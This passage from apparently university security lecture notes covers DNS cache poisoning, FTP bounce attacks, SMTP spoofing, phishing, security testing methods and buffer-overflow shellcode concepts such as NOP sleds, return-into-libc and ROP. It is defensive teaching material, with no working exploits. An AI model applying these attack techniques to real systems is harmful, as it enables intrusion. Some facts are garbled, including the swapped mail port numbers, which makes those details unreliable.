- use of self-signed certificates to achieve authentication and man-in-the-middle protection
- use of default certificates
- ...

Insecure Storage

Most web applications have a need to store sensitive information, either in a database or on a file system somewhere; passwords, credit card numbers, account records, or proprietary information

Frequently, encryption techniques are used to protect this sensitive information. Developers still frequently make mistakes while integrating it into a web application. Mistakes: failure to encrypt critical data, insecure storage of keys, certificates, and passwords, poor choice of algorithm, attempting to invent a new encryption algorithm

Denial-of-Service Attacks

Consumes your resources at such a rate, that none of your customers can enjoy your services (Dos and Ddos)

Very common, 4000 attacks in a week (most go unreported), 25 % of large companies suffer DoS attacks at some point

Terminology

Attacking machines are called daemons, slaves, zombies or agents; “**Zombies**” are usually poorly secured machines that are exploited;
machines that control and command the zombies are called **masters** or handlers;
attacker would like to hide trace – he hides himself behind machines that are called **stepping stones**

Web applications may be victims of flooding or vulnerability attacks

vulnerability attack: a vulnerability causes the application to crash or go to an infinite loop

Web applications are particularly susceptible to DoS attacks:

can't easily tell the difference between attack and ordinary traffic

because there is no reliable way to tell from whom an HTTP request is coming from, it is very difficult to filter out malicious traffic;

most web servers can handle several hundred concurrent users under normal use, a single attacker can generate enough traffic from a single host to swamp many applications

Defend against DoS attacks is difficult and only a small number of “limited” solution exists

Who are DoS attackers?

Research has shown: majority launched by script-kiddies (such attacks are easier to defend against, kids use readily available tools)

Some DoS attacks, however, are highly sophisticated and very difficult to defend against

Possible defense mechanisms

Make sure your hosts are patched against DoS vulnerabilities

anomaly detection and behavioral models

service differentiation (e.g. VIP-clients)

signature detection

5. Internet Applications

Remote Access

telnet, rlogin

horrible security, plaintext passwords, connection hijacking; fortunately, it is virtually not used anymore

ssh

secure replacement; ssh version 1: insecure because of possibility to insert data into remote stream;

ssh version 2: is current, and should be used;

port tunnelling; remote copy

DNS

Maps domain names to IP addresses: distributed database, name space is hierarchically divided, each domain is managed by a name server

uses mostly UDP, sometimes TCP for long queries and for zone transfers between name servers

Name Server

Domain responsibilities are nested:

[d,j,u,...].ns.at is responsible for resolving tuwien.ac.at

root DNS is responsible for resolving .at

Root name servers:

13 machines around the world

associated with the top level of the hierarchy (.org, .com, .at,...)

dispatch queries to the appropriate domains

Server types:

primary (authoritative for the domain, loads data from disk)

secondary (backup servers, get data through zone transfers)

caching only (relies on other servers but caches results)

forwarding (simply forwards query to other servers)

Name server:

a server that cannot answer a query, forwards the query up in the hierarchy

then the search follows the correct branch in the hierarchy down to the authoritative server

the results are usually maintained in a local cache

Reverse lookup:

mapping from IP addresses to names

also called pointer of queries

use dedicated branch in name space starting with ARPA.IN-ADDR

example:

if 128.131.172.79 is resolved, this is mapped into 79.172.131.128.in-addr.arpa

DNS Clients

At least one name server has to be specified (e.g. Linux uses `/etc/resolv.conf`)

Queries can be

recursive: require a name server to find the answer to the query itself

iterative: instead of the resolved name another server's address is returned, which can be asked

Lookup can be performed with `nslookup`, `host`, `dig`

same message format for requests and replies (binary)

contains questions, answers, authoritative information

DNS data is structured in Resource Records, which store the information

DNS Security issues

Daemon vulnerabilities: BIND named has a bad security history

DNS often provides rich information:

IP addresses, Host-Info records, WKS (well known servers)

can be gathered via exhaustive queries or via zone transfers if configured incorrectly

IP scanning is not necessary in many cases

Simple DNS spoofing

Used when authentication is performed, based on DNS names with reverse lookup

e.g. `trusted.example.com` may login using `rlogin` without specifying a username/passwd or, only `trusted.example.com` may login at all

Concept

Domain name is obtained through reverse DNS query


a DNS query is forwarded to the authoritative DNS server for the IP address that logs in (under control of the attacker)

this DNS server replies with the (faked) trusted name

Wikipedia:

DNS spoofing, also referred to as DNS cache poisoning, is a form of [computer hacking](#) in which corrupt [Domain Name System](#) data is introduced into a [DNS resolver's cache](#), causing the [name server](#) to return an incorrect [IP address](#). This results in [traffic being diverted](#) to the attacker's computer (or any other computer).

(https://en.wikipedia.org/wiki/DNS_spoofing)



Countermeasure

use double reverse lookup

reverse lookup 66.66.66.66 → trusted.example.com

now do forward (normal) lookup for trusted.example.com → 123.1.2.3

refuse login!

DNS Cashe Poisoning

DNS requests/replies normally sent over UDP

Reply not authenticated (spoof reply), race against legitimate reply

DNS Hijacking possibilities

racing with the server with respect to a client

racing with a server with respect to another server

Spoofed DNS reply

must match a query; use correct (spoofed) source IP address of the real server;
use correct destination UDP port (the source port from which the query was sent);
answer correct query; correct value of DNS nonce field (16 bit, radomly selected request id)

Attack a caching-only server;

send a request for host.example.com – server will send request to authoritative NS for example.com;

immediately send many spoofed replies – source IP is one of the NS for example.com (~4 options); guess destination UDP port (16 bit); gues DNS nonce (16 bit);
number of replies needed on average ~8 billion;
need a multi-terabit/s pipe to do it in 1 second (before real reply)

Improving the chances:

Src port known: many servers always send queries from same UDP port;

attacker can find it out by setting up authoritative server for his own domain, and querying for that domain;

now only need about 130,000 attempts

Birthday attack:

some servers allow multiple outstanding requests for same domain;

send 100 queries+100 answers ~10,000 chances of guessing

But still, if you lose the race, can't retry until cache expires (~1 week)

DNS Cache Poisoning: Effects

Redirect traffic; DoS; MITM attack with no physical access; redirect email;

exploit auto-update: java updater uses no crypto: just need to poison java.sun.com

Countermeasures

Check the DNS server(s) you use: use random src ports

sniff outgoing query traffic (often not possible)

run a NS for your own domain, make a recursive query and sniff incoming packets

Block queries to your recursive resolvers from outside your network

DNSSEC:

authoritative replies are cryptographically signed

deployed on DNS root zone in 2010

deployed on most top level domains now (.AT domain)

DNS Level Poisoning

Not only done by the “bad” guys

very common on ISP-level with the DNS servers that will get pushed to your modem/router

Ads: don't return RFC ERR NXDOMAIN, instead redirect to own search engine with ads;

censorship: Blocking URLs

law enforcement: redirecting and inject malicious traffic

use a trustworthy, “working” DNS server or hosts file

Keep in mind, DNS also exposes which sites you visit

FTP: File Transfer Protocol

Provides file transfer service, based on TCP

client/server architecture:

client (ftp) sends a connection request to the server (ftpd)

server is listening on port 21

client provides username and password to authenticate

client uses the GET and PUT commands to transfer files

2 TCP connections are used:

- control stream for commands

- data stream for the actual data that is transmitted

Active Mode:

- Client tells the server to connect to one of its local ports using the PORT command

- Server opens a connection from port 20 to the port specified by the client

- Transfer is executed and the connection is closed

Passive Mode:


- Client issues the PASV command

- Server opens a port and sends port number to the client


- Client connects to the port specified by the server

- Transfer is executed and connection is closed

Active:



Passive:



FTP Security

Server implementation vulnerabilities

Configuration errors:

allow “anonymous” user to write files

write to user home directory

- can be abused to write files into home directories that are normally used for authentication (e.g. .ssh/authorized_keys)
- if an anonymous user is allowed to put such a file in the home directory he can get access to the computer, using private key authentication

PASV Connection Theft


Attacker can connect to port that was opened by server before the legitimate client does
 Since the command connection is still established, client commands lead to file transfers between attacker and server

FTP Bounce


The PORT command tells the server the address and port to be used when opening a data connection

According to specification the address does not have to be the same as the one the client has, therefore it is possible to instruct a server to open a connection to a third host

Can be used to perform a TCP portscan, the host running ftpd appears to be the source of the scan; it is possible to scan “behind” the firewall (suppose only port 21 and 20 are open at firewall)



- 1.2.3.23 does not have an HTTP server running on port 80 !!



1.2.3.23 has a server running on port 80!

FTP Bounce not only useful for port scans, can be used to send data to arbitrary ports

- If an FTP writable directory exists, arbitrary data can be sent to a third host
- can be used to bypass restrictions (IP based authentication)
- connection laundry

Step 1: upload data to the ftp server (PUT mydata)

Step 2: PORT destination IP, destination port

Step 3: GET mydata

SMTP: Simple Mail Transfer Protocol

De facto standard for email transmission

simple, text-based protocol

MIME used to encode binary files (attachments)

listens on port 25

push protocol:

- used to send email

- used to exchange mails between servers

- clients have to retrieve emails via other protocols such as IMAP or POP

Security Issues

Mail servers have wide distribution base and are publicly accessible (software vulnerabilities, configuration errors)

sendmail: one of the first SMTP implementations, long history of vulnerabilities, complicated configuration (M4 macro language), e.g. buffer overflow in sendmail

postfix, qmail: secure replacements

No Authentication: everyone can connect to a SMTP server and transmit a message, server cannot check sender identity (besides IP address/domain name)

Fundamental reason: open, distributed system

you can receive email from anyone on the internet, there is no central authority, this is why email was so successful, and also the root cause of SPAM

Open Mail Relay

The mail server for example.com should deliver:

messages from email accounts of example.com

messages to email accounts of example.com

It should NOT relay messages:

from untrusted sources, to destinations outside example.com

open mail relay: will be used to deliver SPAM

SMTP Authentication

IP address – check if user is inside the example.com network-addresses

Extensions:

SMTP-AUTH: access control list with explicit login, clients must be aware of smtp-auth

POP-before-SMTP: logins are simulated by POP request (which require a login); when a client performs a POP request, its IP address is authenticated with the SMTP server for some time (e.g. 30 minutes)

MTA Encryption

POPS / IMAPS / SMTPS (SSL/TLS)
like HTTPS

Extensions:

STARTTLS: using plaintext standart port, but can start an encrypted session using STARTTLS command, SSL stripping attack

Dedicated SSL PORTS (explicit SSL)

Encryption is mandatory on the following ports: POP 995, IMAP 465, SMTP 993

No stripping attack possible

Address spoofing

Authentication by IP: Anyone in example.com network can send email from ceo@example.com

Sender can forge source address – pretend to be relaying email from mybank.com

Countermeasures

SPF (Sender Policy Network)

- leverage DNS infrastructure

- owner of mydomain.com specifies which Ips are authorized to send emails from *@mydomain.com

- uses TXT records in DNS (no changes required to DNS implementation)

- SMTP server can check sender IP/domain name against authorized senders

SPF Examble

```
$host -t TXT gmx.net  
gmx.net descriptive text "v=spf1 ip4:213.165.64.0/23 ip4:74.208.5.64/26  
-all"
```

An SPF compliant SMTP server receiving mail from *@gmx.net – will check if client IP is in the list, if not, it will reject mail claiming to be from gmx.net.

SPAM

Unsolicited email messages

Gather destination email address:

brute force guessing

harvesting (web pages, mailing lists, news groups,...)

malware (steal user's address book)

verified address is more valuable

Delivering spam messages:

own machine (not very smart)

other machines: open mail relays, open proxies, web forms, zombie nets

Countermeasures

Spam filtering tools (e.g. SpamAssassin)

blacklists: identify origins of spam messages and quickly distribute this information

greylisting: temporarily reject email from unknown senders

legitimate senders will retry

spammers often don't

infrastructure

SPF

Reasons:

legitimate businesses advertise products and services

attempts to get money from victims, actually quite an old idea (also done with letters decades ago), victims sometimes even travel to remote places

offer of porn or other interesting material to lure people on sites where malware can be installed

Statistics: Symantec Internet Security Threat Report 2014

29 billion spam mails a day

66% of all mails in 2013

most spam mails produced by botnets

25% of spam contained malware as URL

Phishing

Exploits openness/weakness of SMTP protocol and Humans (social engineering)

Tricks people into providing sensitive information

create a situation that asks receiver to act on (urgent) problem

provide a link to solve problem

site prepared by attacker – appearance of site is spoofed, asks for personal information

Interesting site note: scammers typically require people to launder money, additional spam mails that invite people to „earn money with their bank account“

„Presidential attack“ is very common

6. Testing

Defensive Approach

Analysis that discovers what is and compares it to what should be

Should be done throughout the development cycle

necessary process

but not a substitute for sound design and implementation

for example: running public attack tools against a server cannot prove that a service is implemented surely

White-box testing

Testing all the implementation

Path coverage consideration

faults of commission

find implementation flaws

but cannot guarantee that specifications are fulfilled

Black-box testing

Testing against specification

only concerned with input and output

faults of omissions

specification flaws are detected

but cannot guarantee that implementation is correct

Static testing

Check requirements and design documents

perform source code auditing

theoretically reason about (program) properties

cover a possible infinite amount of input (e.g. use ranges)

no actual code is executed

Dynamic testing

Feed program with input and observe behavior

check a certain number of input and output files

code is executed (and must be available)

Automatic testing

Testing should be done continuously

involves a lot of input, output comparisons, and test runs

therefore, ideally suitable for automation

testing hooks are required, at least at module level

nightly builds with tests for complete system are advantageous

Regression tests

Test designed to check that a program has not „regressed“, that is, that previous capabilities have not been compromised by introducing new ones

Software fault injection

Go after effects of bugs instead of bugs
reason is that bugs cannot be completely removed
thus, make program fault-tolerant
failures are deliberately injected into code
effects are observed and program is made more robust

Many of the existing techniques can also be used to find security problems

Testing must happen at all different development cycle phases:

test method depends on development phase

requirements analysis phase

design phase

implementation phase

(pre-)rollout phase

Requirements Analysis Phase

Software /System requirements usually only include functional requirements – security requirements are often omitted

If a feature's security requirements are not explicitly stated,
they will not be included / considered during the desing – the system will be insecure by design

the programmers will not implement them

they will not be tested

Describe how system reacts to exeptional / attack scenarios

Desing Phase

Not much tool support available

manual design reviews

formal methods

attack graphs

Formal methods:

formal specification that can be mathematically described and verified, often used for small safety-critical programs / program parts

e.g. control program of nuclear power plant, cryptographic protocols

state and state transitions must be formalized and unsafe states must be described

model checker can ensure that no unsafe state is reached

Attack graph:

given a finite state model M of a network, a security property P

an attack is an execution of M that violates P

an attack graph is a set of attacks of M

Attack graph generation:

done by hand: error prone and tedious (= boring, slow), impractical for large systems

automatic generation: provide state description, transition rules

Implementation Phase

Detect known set of problems and security bugs

more automatic tool support available

target particular flaws

reviewing (auditing) software for flaws is reasonably well-known and well-documented

support for static and dynamic analysis

ranges from „how-to“ for manual code reviewing to elaborate model checkers or compiler extensions

Static Security Testing – Implementation Phase

Manual auditing

code has to support auditing (architectural overview, comments, functional summary for each method)

OpenBSD is well known for good auditing process

comprehensive file-by-file analysis

multiple reviews by different people

search for bugs in general

proactive fixes: try to find and fix bugs before they are used in the wild

Microsoft also has intensive auditing processes

every piece of written code has to be reviewed by another developer

tedious and difficult task

Syntax Checker

parse source code and check if functions are known to introduce vulnerabilities

e.g. strcpy(), strcat()

also limited support for arguments (e.g. variable, static string)


only suitable as first basic check

cannot understand more complex relationships

no flow or data flow analysis

Tools: flawfinder (C/C++), RATS (Rough Auditing Tool for Security), ITS4

flaw finder would find error like this:



```

int main(int argc, char **argv)
{
    if (argc > 1)
    {
        char buf[32];
        if (strlen(argv[1]) < 32)
        {
            strcpy(buf, argv[1]);
        }
        else
        {
            memcpy(buf, argv[1], 31);
            buf[31] = 0;
        }
        printf("this was the first argument: %s\n", buf);
    }
}

```

Adding boundary check...

all static tools have their limits

Annotation based systems

programmer uses annotations to specify properties in the source code (e.g. this value must not be null)

analysis tool checks source code to find possible violations

control flow and data flow analysis is performed

problems are undecidable in general, therefore trade-off between correctness and completeness

decidable: there exists an algorithm that is guaranteed to return the correct answer in a finite amount of time

undecidable: problem for which there cannot exist an algorithm that is guaranteed to terminate in all cases

Tools: Splint, eau-claire, UNO (uninitialized vars, out-of-bound access)

splint example

```

static char bar1/*@null@*/ char *s) { return *s; }
static char bar2/*@nonnull@*/char *s) { return *s; }

int main/*@unused@*/(int argc, char **argv) {
    char *foo = NULL;
    if (bar1(foo) == bar2(foo)) {
        printf("we survived %s\n", argv[0]);
        // but we never do!!
    }
}

```

Annotations

```

int main(int argc, char** argv) {
    char *str;
    if(argc < 2)
        exit(0);
    str = (char *)malloc(sizeof(char) * (strlen(argv[1])+1));
    strcpy(str, argv[1]);
    printf("Input String: %s \n", str);
    return 1;
}

```

char *strcpy(char /*@nonnull@*/ str, char *src);

malloc might return NULL
strcpy needs non-NULL dest param

Model checking

Programmer specifies security properties that have to hold

models realized as state machines

statements in the program result in state transitions

certain states are considered insecure

usually, control flow and data flow analysis is performed

Example:

-In Unix systems, model checking might verify that a program obeys the following rule: A setuid-root process should not execute an untrusted program without first dropping its root privilege


-race conditions

-creating a “secure” chroot jail

Tools: MOPS (an infrastructure for examining security properties of software)

Example:

suppose a process uses the chroot system call to confine its access to a sub filesystem. In this case, the process should immediately call chdir("/") to change its working directory to the root of the sub filesystem.



Meta-compilation

Programmer adds simple system-specific compiler extensions

these extensions check (or optimize) the code

flow-sensitive, inter-procedural analysis

not sound, but can detect many bugs

no annotations needed, instead states and state transitions

examples

system calls must check user pointers for validity before using them

disabled interrupts must be re-enabled

to avoid deadlock, do not call a blocking function with interrupts disabled

freed pointers must not be dereferenced / freed

General perception

model checking: harder, but better once done


meta-compilation: easy to apply, but finds rather shallow bugs

define state, state transitions and actions for certain states:

```
state decl any_pointer v;  
  
start:  
  { kfree(v) } ==> v.freed;  
  
v.freed:  
  { *v } ==> v.stop,  
    { err("using %s after free!", mc_identifier(v)); }  
  |  
  { kfree(v) } ==> v.stop,  
    { err("double free of %s!", mc_identifier(v)); };
```

in code:

```
int contrived(int *p, int *w, int x) {  
  int *q;  
  if(x) {  
    kfree(w);  
    q = p;  
    p = 0;  
  }  
  if(!x)  
    return *w;  
  return *q;  
}  
  
int contrived_caller (int *w, int x, int *p) {  
  kfree (p);  
  contrived (p, w, x);  
  return *w;  
}
```



Where model checking is superior:

Subtle errors:

run code, so can check its implications

static analysis better at checking properties in code

model checking better at checking properties implied by code

Difference:

static analysis detects ways to cause error

model checking checks for error itself

Dynamic Security Testing – Implementation Phase

Between **operating system and program** – intercept and check system calls

between **libraries and program** – intercept and check library functions

- often used to detect memory problems: interception of malloc() and free() calls, emulation of heap behavior and code instrumentation; purify, valgrind
- also support for buffer overflow detection (libsafe)

Profiling: record the dynamic behavior of applications with respect to interesting properties

Obviously interesting to tune performance – gprof

Also useful for improving security – sequences of system calls, system call arguments, same for function calls

Fuzz testing (fuzzing)

brute-force vulnerability detection

penetrate program with lots and lots of (semi-)random input

monitor program for crashes, dead-locks,...

particularly successful in finding protocol/file parsing errors

Tools:

- model minimal protocol specification
- fuzzer will randomize input bytes, but follow specification rules
- OWASP JbroFuzzm, SPIKE, Powerfuzzer

(Pre-)rollout phase

Prepare code for release:

remove debug code

remove sensitive information concerning possible weaknesses and untested code, disable debug output

reset all security settings, remove test accounts

Penetration testing – (Pre-)Rollout

a penetration test is the process of actively evaluating your information security measures

somewhat similar to Inetsec challenges

common procedure: analysis for design weaknesses, technical flaws and vulnerabilities; the results delivered comprehensively in a report (to executive, management, and technical audiences)

Why Penetration testing?

e.g. banks, gain and maintain certification
assure your customers that you are security-aware
sink costs (bugs may cost more)

How to do it?

General tool support available: Nessus, nmap, ISS internet scanner, proxies

tools that can test a particular protocol: Whisker, w3af (web), Internet Security Systems (ISS) database scanner

Special penetration testing suites: Kali Linux

Different types of services:

external penetration testing (traditional): testing focuses on services and servers available from outside

internal security assessment: typically, testing performed on LAN, DMZ, network points

application security assessment: applications that may reveal sensitive information are tested

wireless/remote access assessment: e.g. wireless access points, configuration, range

telephony security assessment: e.g. mailbox deployment and security, PBX systems,...

social engineering: piggybacking, phone calls,...

Limitations of Penetration Testing

Permission to attack – client defines scope and targets beforehand, only certain systems allowed, often at predefined timeslots

Actual penetration testing vs. Report writing – client pays for report, report writing takes a lot more time, “pretty” reports valued more than sophistication of exploits

Tips when choosing supplier

do they have the necessary background? - technical sophistication, good knowledge of the field, literature, certification

does the supplier employ ex-”hackers”

beware of “consultants” (critical and provocative) - Junior = person who has just started and who doesn't necessarily know your domain better than you do,

Senior = Person who manages, can present well, but has little technical knowledge

Who should not do penetration testing?

Anyone who was not explicitly asked to do it

never pen-test a foreign/unknown system – you will (probably) be logged, illegal activity, laws might be different (stricter) in other countries (where is the server you are targeting located?), you might be held responsible for any damage you cause on a system (SQL injection “drop table”, DoS)

7. Buffer Overflows

Goal / Steps

- 1) inject instructions into memory of vulnerable program
- 2) exploit program vulnerability to change control flow (flow of execution)
- 3) execute (arbitrary) injected code

Advantages

very effective – attack code runs with privileges of exploited process
can be exploited locally and remotely – interesting for network services


Disadvantages

architecture dependent – directly inject assembler code
operating system dependent – use system call functions
some guess work involved (correct addressing)
counter measures (ASLR, DEP/NX)

Many modern languages provide automatic buffer size checks when accessing memory (throw exception)

Some languages (C/C++) do not provide such checks, program must make sure that only the allocated number of bytes are written to the buffer, if not, adjacent memory regions are overwritten (sensitive information)

Memory layout



Stack

Usually grows towards smaller memory addresses

Special processor register points to top of stack (stack pointer – SP)

Composed of frames: function call – new frame is pushed on top of stack

How does it work?

Data gets injected into running process' memory space, program accepts more input than there is space allocated

In particular, an array or buffer has not enough space (especially easy with C strings = character arrays)

Plenty of vulnerable library functions: `strcpy`, `strcat`, `gets`, `fgets`, `sprintf`,...

Input spills into adjacent regions and modifies code pointer or application data, normally this just crashes the program

- 1) inject some code into the process, and
- 2) set code pointer to point to this content

Code pointer: most often, the return address to the calling function

Effect:

- causes a jump to code under our control
- successfully modifies execution flow

have this code executed with privileges of running process

Shell Code

Injected code (shell code) – usually, a shell should be started, for remote exploits – input/output redirection via socket – use system call (`execve`) to spawn shell

System calls

- mechanism to ask operating system for services
- transition from user mode to kernel mode
- different implementations

`file` parameter – we need the null terminated string `/bin/sh` somewhere in memory

`argv` parameter – we need the address of the string `/bin/sh` somewhere in memory, followed by a NULL word

`env` parameter – we need a NULL word somewhere in memory, we will reuse the null pointer at the end of `argv`

Problem – position of shell code in memory is unknown – how do we determine the address of the string?

Make use of instructions using relative addressing; `jmp` and `call` variants for relative and absolute targets

`call` instruction saves IP of next instruction on the stack and then jumps

Idea




jmp instruction at beginning of shell code to call instruction

call instruction right before /bin/sh string

call jumps back to first instruction after jump

now address of /bin/sh is on the stack

inject code, overwrite code pointer (return address saved on the stack);
new code pointer needs to point to injected code



Code Pointer

e.g. return address in stack frame
must be overwritten with correct value
it has to be guessed (must be very precise)

NOP (no operation) sled

long series of NOP (0x90) instructions at the beginning of exploit code
can be hundreds or even thousands of bytes long
return address must not be as precise anymore
it is enough to hit the NOP sled

Small Buffers

Buffer can be too small to hold exploit code, store exploit code in environmental variable
environment stored on stack, return address has to be redirected to environment variable

Advantage: exploit code can be arbitrary long

Disadvantage: access to environment needed (typically only for local exploits)

Defenses

Compiler and linker can implement some defenses that make exploitation harder (or in some cases impossible):

non-executable stack

address space randomization

stack canaries

Avoiding vulnerabilities:

use “safe” versions of vulnerable C library functions (e.g. `strncpy` instead of `strcpy`)

In C++: use `std::string` instead of `char*`, use `std::vector` instead of other buffers

but overflows are still possible

Non-executable stack

Modern CPUs and OS support marking memory pages as not executable, if a process attempts to jump into such a page, the program crashes

Make stack non-executable, standard buffer overflows do not work, but attacker may inject code elsewhere (heap)

Stronger version “Write XOR execute”

no page can be writable and executable

cannot inject code anywhere where it is executable

DEP under windows (data execution protection)

Return-into-libc attacks are still possible

Advanced Buffer Overflow (= return-into-libc)

1) set up function parameters

2) set code pointer to point to existing code

Effect: causes a jump to existing code with chosen arguments, also successfully modifies execution flow, but cannot execute arbitrary code

Return Oriented Programming (ROP)

Counter Measure DEP/NX in place

Idea of ROP:

Use small executable code fragments (gadgets) within the original program

code fragments must return

